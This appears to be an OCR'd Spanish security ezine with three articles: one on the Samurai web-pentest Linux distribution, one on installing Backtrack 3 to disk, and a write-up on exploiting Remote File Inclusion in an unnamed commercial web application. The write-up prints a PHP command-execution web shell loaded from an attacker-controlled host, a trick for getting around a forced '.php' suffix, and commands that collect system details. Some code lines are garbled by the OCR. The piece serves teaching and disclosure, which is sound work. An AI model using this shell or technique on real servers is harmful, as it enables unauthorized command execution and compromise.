Estas distribuciones generalmente tienen herramientas utilizadas para realizar un diagnostico de la RED, que equipos estan "vivos" obtención de MAC-ADDRESS para después realizar ataques MiM, pasando por herramientas de fuerza bruta, escaners de vulnerabilidades, wardriving, analisis forense, hasta llegar a incluir en estas distribuciones Frameworks muy potentes, tal es el caso de Metasploit

La mayoria de estas distribuciones(si no es que todas) se an olvido de la auditoria a Aplicaciones Web no olvidemos que casi siempre el unico puerto que seguro tendra abierto un servidor es el 80/8080 y que solo se necesita encontrar un fallo para que el ataque pueda ser exitoso, por ejemplo:

Un servidor web el cual solo tiene abierto el puerto 80; por quesolo alberga una aplicación web la cual solo permite hacer consultas que vulnerabilidades crees que podria tener la aplicación?, por donde atacarias?

1.- Fuerza bruta a ftp, ssh,ssh2, telnet, adivinar usuario?
2.- Scaneo de puertos utilizando las pinches tecninas más avanzadas?
3.- Tirandole de putazos, aveces si en una de esas ocurre un DoS
4.- Usar nessus (xD), nikto, wapiti, etc..

R(1): No, solo esta habilitado el 80, los demas servicios ni siquiera estan habilitados

R(2): Otra vez, no hay más servicios habilitados y se me habia olvidado el Admin realizo hardening al servidor

R(3): No

R4): Talvez, por Nikto, Wapiti y esos otros escaners que se te ocurrieron para buscar vulnerabilidades en aplicaciones web.

Ahora, los escaners tiran muchos falsos positivos, reportarn vulnerabilidades que no existen, o que se parecen a una vulnerabilidad por lo tanto la mayoria de las veces se tendra que comprobar si en verdad son o no vulnerabilidades.

Si, las distribuciones mencionadas anteriormente podrian tener las herramientas que necesitamos para Auditar dicha aplicación, pero a la fecha no había una que este especificamente orientada a ello. A las aplicaciones WEB. Hasta ahora.. si, estoy hablando de:

SAMURAI

Simon, asi se llama esta Distribución basada en Ubuntu, por lo tanto en Debian por lo tanto tiene un apt-get con lo que puedes añadir, actualizar o hacer lo que quieras de manera muy facil, y lo mejor es que no te distraera con chingos de más herramientas que por ese momento no ocuparas.

¿Que es Samurai?


Es una distribucion Linux que a sido elaborada y pre-configurada para realizar pruebas de ntrusión enfocandose a las Aplicaciones Web por los chicos de Intelguardians, la cual contiene una colección de herramientas gratuitas para este fin, incluyendo además Herramientas de su Autoria y un par de Shell via web.


Pagina principal: http://samurai.intelguardians.com/
Version actual: 0.1 / Samurai-0.1
Descarga: https://sourceforge.net/project/showfiles.php?group_id=235785

Algunas de las Herramientas que incluye son:

- w3af
- Nikto
- WebScarab
- SpikeProxy
- Zenmap
- SQLBrute
- BurpSuite
- Gooscan
- Etc..

PD: User y Password default en samurai es: samurai





En el siguiente número de la ezine, una demostración práctica.

Instalación Backtrack 3

nomaac
nomaac@gmail.com

1.- Bootear con el CD Backtrack 3, que puedes descargar de http://www.remote-exploit.org

2.- Una vez en el entorno gráfico (KDE,Fluxbox), es necesario desmontar las particiones, en este caso sera hda3, para crear inmediatamente después el filesystem

```
bt~#umount /dev/hda3

bt~#mkfs.ext3 /dev/hda3
```

3.- Crear el Directorio donde copiaremos toda la estructura de Backtrack

```
bt~#mkdir /mnt/btrack3
```

```
4.- Montar la partición hda3

bt~#mount /dev/hda3 /mnt/btrack3
```

5.- Copiar directorios y contenido de manera recursiva de los directorios principales, como: bin,sbin,opt,etc,usr,libs,pentest,root,home,var

```
bt~#cp --preserve -R /
{bin,sbin,opt,etc,usr,libs,pentest,root,home,var,boot} /mnt/btrack3
```

6.- Crear directorios mnt, proc, sys, tmp

```
bt~#mkdir /mnt/backtrack/{mnt, proc, sys, tmp}
```

7.- Montar /dev (todo) en el dev de nuestra instalación

```
bt~#mount --bind /dev /mnt/btrack3/dev
```

8.- Montar el filesystem proc

```
bt~#mount -t proc proc /mnt/btrack3/proc
```

9.- Chroot

```
bt~#chroot /mnt/btrack3 /bin/bash
```

10.- Configurar lilo, en nuestro caso la instalación se realizo en la partición hda3, por lo que se entiende que es un disco IDE:

```
bt~#nano /etc/lilo.conf
```

11.-Modificar, donde pone sdaX, por el hdaX, en caso de que nuestro disco sea SATA utilizar sdaX

Por ejemplo:

```
boot=/dev/sda1 boot=/dev/hda3
root=/dev/sda1 root=/dev/hda3
```

12.- Salir de chroot, desmountar las particiones y reiniciar.

```
bt /# exit
bt~#reboot
```

Finalmente después de reniciar con el Backtrack 3 desde el disco duro, si requieres swap, solo es necesario agregas las siguiente linea al fichero /etc/fstab

```
#nano /etc/fstab
/dev/hdaX swap swap defaults 0 0
```

Referencias:

http://remote-exploit.org/
http://forums.remote-exploit.org/

Explotando un RFI en una WebApp Comercial

nitr0us
nitr0us@0hday.org

---

1. Introducción

En el presente documento se expondrá un claro ejemplo de una aplicación Web comercial vulnerable a tan conocido fallo llamado RFI (Remote File Inclusion), aunque un poco más difícil de explotar debido a ciertas circunstancias. Esta aplicación Web se basa en una suite de módulos para administrar diferentes cosas como: Sistema, Red, Firewall, VPN, VNC, Antivirus, etc... Por ciertos motivos no puedo decir el nombre de la aplicación, así que solamente serán expuestas las capturas de pantalla editadas. El fallo fué descubierto en el testeo de una versión Beta, así que el Release final será inmune a la vulnerabilidad aquí expuesta. Aclaro que este no es un tutorial más de como explotar RFI, sino que la demostración de la explotación de cierta vulnerabilidad en una aplicación real aplicando un método con un pequeño grado más de complejidad que una explotación normal.

2. Conceptos básicos

Para comprender la explotación es necesario tener conocimientos básicos de tan famosa técnica RFI, así que si ya tienes estos conocimientos puedes pasar directamente a la sección 3.

Aquí solamente será descrita la parte básica, por lo tanto queda fuera del alcance de este documento información mas detallada de dicha técnica, para ello puede visitar [1] y [2].

RFI, siglas en inglés de Remote File Inclusion, es una técnica en la que un atacante aprovecha un fallo de programación, es decir, que el programador de la aplicación no sanitiza la entrada de datos del usuario antes de ser pasada a una función como *include()* o *require()*. Entonces, veamos con un claro ejemplo lo que la función *include()* hace según el manual del programador de PHP:

Ejemplo 16-3. Ejemplo básico de la funcióninclude( )

```
vars.php
<?php

$color = 'green';
$fruit = 'apple';

?>

test.php
<?php

echo "A $color $fruit"; // A

include 'vars.php';

echo "A $color $fruit"; // A green apple

?>
```

Figura 1.Ejemplo de la función include().

Como se puede apreciar, esta función incluye código de otro archivo para poder ser utilizado en el programa que la invoca. La inclusión puede ser de archivos locales o remotos por medio del protocolo HTTP.

Para comprender la explotación de este fallo veamos dos posibles escenarios, el del Usuario Final y del Atacante.

Usuario Final:

- En el código fuente se tiene algo como: `include($_GET['page']);`
- El usuario visita http://www.corp.com/index.php?page=productos.php
- La página incrustada en *index.php* es productos.php sin ningún problema

Atacante:

- En el código fuente se tiene algo como: `include($_GET['page']);`
- El atacante visita
http://www.corp.com/index.php?page=http://atacante.org/exec.gif?cmd=ls
- La página incrustada en *index.php* es la salida del comando ls de UNIX.

El contenido de exec.gif es:

```
<?php
exec($_GET['cmd'],$salida);
foreach($salida as $line) { echo "$line<br>"; }
?>
```

La explicación a esto es que, la función *include()* incluye el código que hay en http://atacante.org/exec.gif y a la vez le pasamos como parámetro el comando que queremos ejecutar (*?cmd=ls*). Con esto logramos que el servidor incluya dicho script, ejecute *exec()* con el comando *ls* como parámetro y nos envie la salida a la página que invoca el *include()*, en este caso *index.php*.

3 Detección y Explótacion del fallo

En los siguientes apartados se explicará a detalle la detección y los diferentes vectores de explotación de la vulnerabilidad. Cabe mencionar que el fallo RFI encontrado aquí no es el común y corriente (explicado en conceptos básicos), sino que se tuvieron que hacer unas pequeñas modificaciones para que la explotación se realizara completamente.

3.1 Detección

Antes de detectar el fallo, es necesario estar logueado en la aplicación. Una vez logueado aparecerá la pantalla principal con el menú e información de accesos. Nótese al final de la URL el *index.php?page=modules/reports*:




Figura 2.Pantalla principal de la WebApp.

Como vemos, puede que sea posible controlar la variable *page* que es pasada con el método GET de HTTP y también podremos suponer que *modules* es la carpeta contenedora de los módulos y *report* el archivo que nos muestra la información de Accesos autorizados y no autorizados en la pantalla principal.

Ahora introducimos una cadena arbitraria en la variable *page*:




Figura 3.Introducción de la cadena foobar en la variable page.

En esta pantalla vemos claramente el mensaje de error: "*Failed opening 'foobar.php' for inclusion"*, lo cual significa que se intenta incluir el archivo *foobar.php* y como no existe nos envia dicho error.

Con esto podriamos afirmar que en código fuente los desarrolladores hicieron algo como include($_GET['page'] . '.php'), es decir, que concatena el string *'.php'* al final de la variable *page*.

En conclusión, podemos incluir archivos arbitrarios, ahora solamente hace falta sobrepasar la restricción que concatena el string *'.php'* al final de la variable *page*.

3.2 Explotación

Primero intentaremos explotar la aplicación con el método clásico, así que primero creamos el archivo *exec.jpg* con el siguiente contenido:

```
<?php
exec($_GET['cmd'],$salida);
foreach($salida as $line) { echo "$line<br>"; }
?>
```

Ahora encendemos nuestro servidor Web local y subimos dicho script para que sea llamado remotamente. Finalmente hacemos la inclusión con el método clásico:

Y oh! sorpresa, el método no funcionó ya que el mensaje de error nos dice que no se puede ejecutar un comando en blanco. Esto quiere decir que si intentó ejecutar *exec()* pero con un parámetro vacío. Esto pasa por que concatena el string *'.php'* y simplemente hace el *include()* de *exec.jpg* sin sus parámetros.

Haciendo un poco de pruebas se me ocurrió una idea la cual consiste en deshabilitar la ejecución local de archivos .php en mi servidor Web:

```
###PHP###
#ScriptAlias /php/ "c:/php/"
#AddType application/xhttpdphp
.php
#Action application/xhttpdphp
"/php/phpcgi.
exe"
```

Se comentaron las tres líneas anteriores para que nuestro servidor Web no parsee dicha configuración y así deshabilitar la ejecución de archivos .php.

Luego, renombrar el script *exec.jgp* a *exec.php* y editar su contenido, quedando así:

```
<?php
echo '<center><font color=red size=14>RFI</font></center>';
?>
```

Y por último intentar explotar la aplicación (nótese el final de la URL):

Figura 5.Inclusiónde código satisfactoria

Voila!... Se logró incrustar el código pasando a la variable *page* la inclusión del archivo *exec* (nótese que no tiene extensión al final). Entonces, se concatena el string *'.php'* al final (*exec.php*), conecta con mi servidor Web y pide leer *exec.php*, por lo cual mi servidor se lo pasa como texto claro (para eso deshabilitamos la ejecución local de php). Incluye el código leido y finalmente, se ejecuta el código y nos regresa la salida.

Y bien, ya podemos ejecutar código, ahora solo hace falta tener abierto el archivo local *exec.php* en un editor de texto para ir pasando los comandos deseados a la función *exec()*, guardar el archivo y actualizar la página en nuestro explorador Web.

3.2.1 Vector de Ataque 1: Remote File Inclusion

Una vez lograda la inyección de código, es posible ejecutar comandos remotamente. A continuación se presenta una serie de capturas de pantalla demostrando como se logró comprometer el servidor que aloja esta aplicación Web (con privilegios del usuario *wwwdata*).

Editamos *exec.php* localmente y lo dejamos de la siguiente forma:

```
<?php
exec("uname a;
id; w; cat /proc/cpuinfo",$salida);
foreach($salida as $line) { echo "$line<br>"; }
?>
```

Guardamos, y actualizamos nuestro explorador Web obteniendo los siguientes resultados:




Figura 6.Información de permisos y sistema




Figura 7.Muestra del archivo de configuración de la aplicación

